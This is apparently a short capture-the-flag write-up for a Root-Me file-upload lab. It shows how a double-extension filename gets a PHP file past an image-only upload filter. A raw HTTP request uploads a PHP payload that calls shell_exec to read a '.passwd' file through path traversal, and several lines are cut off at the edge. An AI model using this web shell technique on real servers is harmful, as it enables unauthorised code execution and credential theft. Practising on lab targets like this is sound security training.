
File upload - Double extensions

Lab: https://www.root-me.org/en/Challenges/Web-Server/File-upload-Double-extensions

- In this lab, we will try to upload a php file
- The server require the extension jpg/png/gif in the filename
- Initially, i try to upload a filename payload.php/.jpg to bypass. However, it only returns .jpg



- Now, we will try to add double extension in filename

```
POST /web-serveur/ch20/?action=upload HTTP/1.1
Host: challenge01.root-me.org
Content-Length: 280
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://challenge01.root-me.org
Content-Type: multipart/form-data; boundary=----WebKitFormBou
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
```

```
Referer: http://challenge01.root-me.org/web-serveur/ch20/?act
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=d9430668e48d07c1ee3890a460ba1de5; session=
Connection: keep-alive

------WebKitFormBoundaryiSE5cS4mLjdvqAA0
Content-Disposition: form-data; name="file"; filename="payloa
Content-Type: application/x-php

<?php $output = shell_exec('cat ../../../.passwd'); echo "<h

------WebKitFormBoundaryiSE5cS4mLjdvqAA0--
```

- And it works